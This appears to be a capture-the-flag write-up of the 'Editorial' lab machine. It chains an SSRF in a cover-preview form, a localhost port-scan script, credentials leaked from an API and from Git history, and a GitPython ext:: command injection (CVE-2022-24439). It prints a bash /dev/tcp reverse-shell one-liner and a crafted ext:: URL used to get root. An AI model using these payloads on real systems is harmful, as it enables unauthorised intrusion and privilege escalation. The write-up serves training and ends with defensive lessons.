Editorial
A publishing web app lets us preview a book cover from a URL, giving a blind SSRF that we use to port-scan localhost and reach an internal API on port 5000. One of its endpoints leaks dev credentials for SSH. In dev's home a Git repo's history exposes a second set of credentials for the prod user. prod may run a GitPython clone script as root; GitPython 3.1.29 is vulnerable to CVE-2022-24439, an ext:: URL RCE, used to run a reverse shell as root.
TL;DR
Editorial is an Easy-difficulty Linux machine built around a publishing web application vulnerable to Server-Side Request Forgery (SSRF). The site’s “Publish with us” form fetches a book-cover image from a URL we supply, which we abuse to port-scan localhost and discover an internal API on port 5000. One of its endpoints leaks the welcome-email template containing dev credentials, which are reused for SSH. In the dev user’s home we find a Git repository whose history exposes a second credential pair for the prod user. Finally, prod may run a GitPython clone script as root; the installed version 3.1.29 is vulnerable to CVE-2022-24439, an ext:: URL remote code execution, which we combine with the sudo rule to get a root shell.
| Machine | OS | Difficulty | Target IP | Pwnbox IP |
|---|---|---|---|---|
| Editorial | Linux | Easy | 10.129.80.86 | 10.10.15.144 |
Enumeration
We start by finding the open ports with a fast scan, then run service and script detection against just those ports:
ports=$(nmap -p- --min-rate=1000 -T4 10.129.80.86 | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)nmap -sC -sV -p$ports 10.129.80.86The scan returns:
Starting Nmap 7.991 ( https://nmap.org ) at 2026-11-06 04:26 +0300Nmap scan report for 10.129.80.86Host is up (0.21s latency).
PORT   STATE SERVICE VERSION22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)| ssh-hostkey:|   256 0d:ed:b2:9c:e2:53:fb:d4:c8:c1:19:6e:75:80:d8:64 (ECDSA)|_  256 0f:b9:a7:51:0e:00:d5:7b:5b:7c:5f:bf:2b:ed:53:a0 (ED25519)80/tcp open  http    nginx 1.18.0 (Ubuntu)|_http-title: Did not follow redirect to http://editorial.htb|_http-server-header: nginx/1.18.0 (Ubuntu)Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .Nmap done: 1 IP address (1 host up) scanned in 14.49 seconds
Two services are exposed: OpenSSH on 22 and an nginx web server on 80 that redirects to editorial.htb. Since that hostname is not resolvable, browsing to the IP directly fails. We add the mapping to /etc/hosts:
echo "10.129.80.86 editorial.htb" | sudo tee -a /etc/hostsReloading, the site — a book publisher’s landing page — loads:


The “Publish with us” form
Browsing the site, a Publish with us tab stands out. It presents a form where an author can submit a book, including a field to provide a book cover URL:

Entering a URL and clicking Preview makes the browser send a POST request to the /upload-cover endpoint, as seen in Burp Suite:
Confirming the SSRF
Whenever a server fetches a URL that the client controls, it is worth checking whether that request can be pointed back at the server’s own network — a Server-Side Request Forgery (SSRF). To test whether the server actually reaches out to the URL we supply, we start a listener on the Pwnbox:
nc -lvnp 9001Then we put our Pwnbox address http://10.10.15.144:9001 into the cover URL field and click Preview. The listener receives a connection:
$ nc -lvnp 9001listening on [any] 9001 ...connect to [10.10.15.144] from (UNKNOWN) [10.129.80.86] 36960GET / HTTP/1.1Host: 10.10.15.144:9001User-Agent: python-requests/2.25.1Accept-Encoding: gzip, deflateAccept: */*Connection: keep-aliveThe server fetches our URL server-side using Python’s requests library, confirming the SSRF. Pointing it at a hosted reverse-shell payload does nothing useful — the server only downloads the file rather than executing it — so the real value here is reaching services bound to localhost that are not exposed externally.
Port-scanning localhost through the SSRF
We use the SSRF to enumerate internal services by pointing the cover URL at http://127.0.0.1:<port> for every port and watching for a response that differs from the normal “not an image” reply. A normal failed fetch returns a default .jpeg path, so we filter those out and print anything else:
import requests
url = "http://editorial.htb/upload-cover"
with open('a', 'wb') as f:    f.write(b'')
for port in range(1, 65536):    bookurl = {"bookurl": f"http://127.0.0.1:{port}"}
    with open('a', 'rb') as f:        bookfile = {"bookfile": f}
        resp = requests.post(url=url, data=bookurl, files=bookfile)        if resp.text.strip().endswith(".jpeg"):            continue
        print(port, " - ", resp.text)
Port 5000 responds differently — an internal service is listening there that is not reachable from outside.
Reaching the internal API
We point the cover URL at http://127.0.0.1:5000, then right-click the preview image and choose Open image in new tab, which downloads the server’s response. Opening it reveals a JSON index of API endpoints:
{"messages":[{"promotions":{"description":"Retrieve a list of all the promotions in our library.","endpoint":"/api/latest/metadata/messages/promos","methods":"GET"}},{"coupons":{"description":"Retrieve the list of coupons to use in our library.","endpoint":"/api/latest/metadata/messages/coupons","methods":"GET"}},{"new_authors":{"description":"Retrieve the welcome message sended to our new authors.","endpoint":"/api/latest/metadata/messages/authors","methods":"GET"}},{"platform_use":{"description":"Retrieve examples of how to use the platform.","endpoint":"/api/latest/metadata/messages/how_to_use_platform","methods":"GET"}}],"version":[{"changelog":{"description":"Retrieve a list of all the versions and updates of the api.","endpoint":"/api/latest/metadata/changelog","methods":"GET"}},{"latest":{"description":"Retrieve the last version of api.","endpoint":"/api/latest/metadata","methods":"GET"}}]}This lists several internal endpoints:
/api/latest/metadata/messages/promos/api/latest/metadata/messages/coupons/api/latest/metadata/messages/authors/api/latest/metadata/messages/how_to_use_platform/api/latest/metadata/changelog/api/latest/metadata
The new_authors endpoint — described as the “welcome message sended to our new authors” — is the most promising, since onboarding messages often ship with default credentials.
Foothold
Leaking dev credentials from the API
We request the authors endpoint through the SSRF by supplying http://127.0.0.1:5000/api/latest/metadata/messages/authors as the cover URL and downloading the preview response. It returns the welcome-email template:
{"template_mail_message":"Welcome to the team! We are thrilled to have you on board and can't wait to see the incredible content you'll bring to the table.\n\nYour login credentials for our internal forum and authors site are:\nUsername: dev\nPassword: dev080217_devAPI!@\nPlease be sure to change your password as soon as possible for security purposes.\n\nDon't hesitate to reach out if you have any questions or ideas - we're always here to support you.\n\nBest regards, Editorial Tiempo Arriba Team."}The template embeds a live credential pair:
- Username:
dev - Password:
dev080217_devAPI!@
SSH as dev
We reuse these credentials over SSH:
ssh dev@editorial.htbEntering the recovered password lands us a shell as dev, and we read the user flag:
dev@editorial:~$ cat user.txtea3*****************************Privilege Escalation
A Git repository in dev’s home
Enumerating dev’s home directory, we find an apps folder that looks empty — but ls -la reveals a hidden .git directory, meaning this is a Git working tree. We check its state:
git statusOn branch masterChanges not staged for commit: (use "git add/rm <file>..." to update what will be committed) (use "git restore <file>..." to discard changes in working directory) deleted: app_api/app.py deleted: app_editorial/app.py deleted: app_editorial/static/css/bootstrap-grid.css ... deleted: app_editorial/templates/upload.html
no changes added to commit (use "git add" and/or "git commit -a")The working tree is stripped, but the history is intact. We review the commit log:
git logcommit 8ad0f3187e2bda88bba85074635ea942974587e8 (HEAD -> master)Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>Date: Sun Apr 30 21:04:21 2023 -0500
fix: bugfix in api port endpoint
commit dfef9f20e57d730b7d71967582035925d57ad883Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>Date: Sun Apr 30 21:01:11 2023 -0500
change: remove debug and update api port
commit b73481bb823d2dfb49c44f4c1e6a7e11912ed8aeAuthor: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>Date: Sun Apr 30 20:55:08 2023 -0500
change(api): downgrading prod to dev
* To use development environment.
commit 1e84a036b2f33c59e2390730699a488c65643d28Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>Date: Sun Apr 30 20:51:10 2023 -0500
feat: create api to editorial info
* It (will) contains internal info about the editorial, this enable faster access to information.
commit 3251ec9e8ffdd9b938e83e3b9fbf5fd1efa9bbb8Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>Date: Sun Apr 30 20:48:43 2023 -0500
feat: create editorial app
* This contains the base of this project. * Also we add a feature to enable to external authors send us their books and validate a future post in our editorial.The commit messages tell a story: the API originally ran against a prod environment and was later “downgraded to dev”. That strongly suggests the earlier commits still contain the original production credentials. The feat: create api to editorial info commit (1e84a036...), which introduced the internal API, is the one to inspect.
Recovering prod credentials from history
We diff against that commit to see what changed in the API source since it was introduced:
git diff 1e84a036b2f33c59e2390730699a488c65643d28diff --git a/app_api/app.py b/app_api/app.pyindex 61b786f..9d7e1d5 100644--- a/app_api/app.py+++ b/app_api/app.py@@ -64,11 +64,11 @@ def index(): @app.route(api_route + '/authors/message', methods=['GET']) def api_mail_new_authors(): return jsonify({- 'template_mail_message': "Welcome to the team! ... Username: prod\nPassword: 080217_Producti0n_2023!@\n ..."+ 'template_mail_message': "Welcome to the team! ... Username: dev\nPassword: dev080217_devAPI!@\n ..." }) # TODO: replace dev credentials when checks passThe diff shows that the welcome message used to ship the prod user’s credentials before they were swapped for the dev ones we already found:
- Username:
prod - Password:
080217_Producti0n_2023!@
We switch to the prod user over SSH:
ssh prod@editorial.htbThe password works, giving us a shell as prod.
Enumerating prod’s sudo rights
We check what prod may run as root:
sudo -lMatching Defaults entries for prod on editorial: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty
User prod may run the following commands on editorial: (root) /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py *prod can run a specific Python script as root with any arguments. We read it:
cat /opt/internal_apps/clone_changes/clone_prod_change.py#!/usr/bin/python3
import osimport sysfrom git import Repo
os.chdir('/opt/internal_apps/clone_changes')
url_to_clone = sys.argv[1]
r = Repo.init('', bare=True)r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])The script takes a URL from us and hands it to GitPython’s clone_from, running as root. We check the installed version:
pip show GitPythonName: GitPythonVersion: 3.1.29Summary: GitPython is a python library used to interact with Git repositoriesHome-page: https://github.com/gitpython-developers/GitPythonAuthor: Sebastian Thiel, Michael TrierAuthor-email: byronimo@gmail.com, mtrier@gmail.comLicense: BSDLocation: /usr/local/lib/python3.10/dist-packagesRequires: gitdbRequired-by:CVE-2022-24439 — RCE via a malicious clone URL
GitPython 3.1.29 is vulnerable to CVE-2022-24439. The library passes the clone URL to Git without properly validating it, so a URL using Git’s ext:: transport is interpreted as a shell command to execute. Because the script enables protocol.ext.allow=always and runs as root, we can supply an ext:: URL that runs any command with root privileges.
We first start a listener on the Pwnbox:
nc -lvnp 9001Then, on the target, we drop a reverse-shell one-liner into a world-writable location:
echo "bash -i >& /dev/tcp/10.10.15.144/9001 0>&1" >> /dev/shm/shell.shFinally we invoke the sudo-allowed script with a crafted ext:: URL. The % acts as the argument separator, so Git runs sh -c "bash /dev/shm/shell.sh" as root:
sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py "ext::sh -c bash% /dev/shm/shell.sh"Back on the listener, a root shell lands:
$ nc -lvnp 9001listening on [any] 9001 ...connect to [10.10.15.144] from (UNKNOWN) [10.129.80.178] 52638root@editorial:/opt/internal_apps/clone_changes#We read the root flag:
root@editorial:/opt/internal_apps/clone_changes# cat /root/root.txt********************************SSRF in the book-cover preview → port-scan localhost to find the internal API on 5000 → leak dev credentials from the authors endpoint and reuse over SSH → recover prod credentials from the Git history in dev’s home → abuse the sudo-allowed GitPython clone script with an ext:: URL (CVE-2022-24439) for a root shell.
Lessons Learned
- Validate and restrict server-side URL fetches. The cover-preview feature fetched arbitrary URLs, letting us pivot into
localhostand reach an internal API. Enforce an allow-list of destinations, block requests to private/loopback ranges, and never let user input drive raw outbound requests. - Don’t trust the network boundary to protect internal services. The API on port
5000was only “secured” by being bound to localhost, yet it served plaintext credentials. Treat every service as reachable and require real authentication. - Keep credentials out of Git history. Rotating the app from prod to dev credentials left the originals permanently recoverable with a single
git diff. Scrub secrets from history, rotate anything ever committed, and keep.gitdirectories off deployment hosts. - Avoid running user-controlled input through vulnerable libraries as root. The
sudorule handed an attacker-supplied URL to a GitPython version vulnerable toext::command injection. Pin and patch dependencies, disable non-essential Git transports, and never pass untrusted arguments to a root-run helper.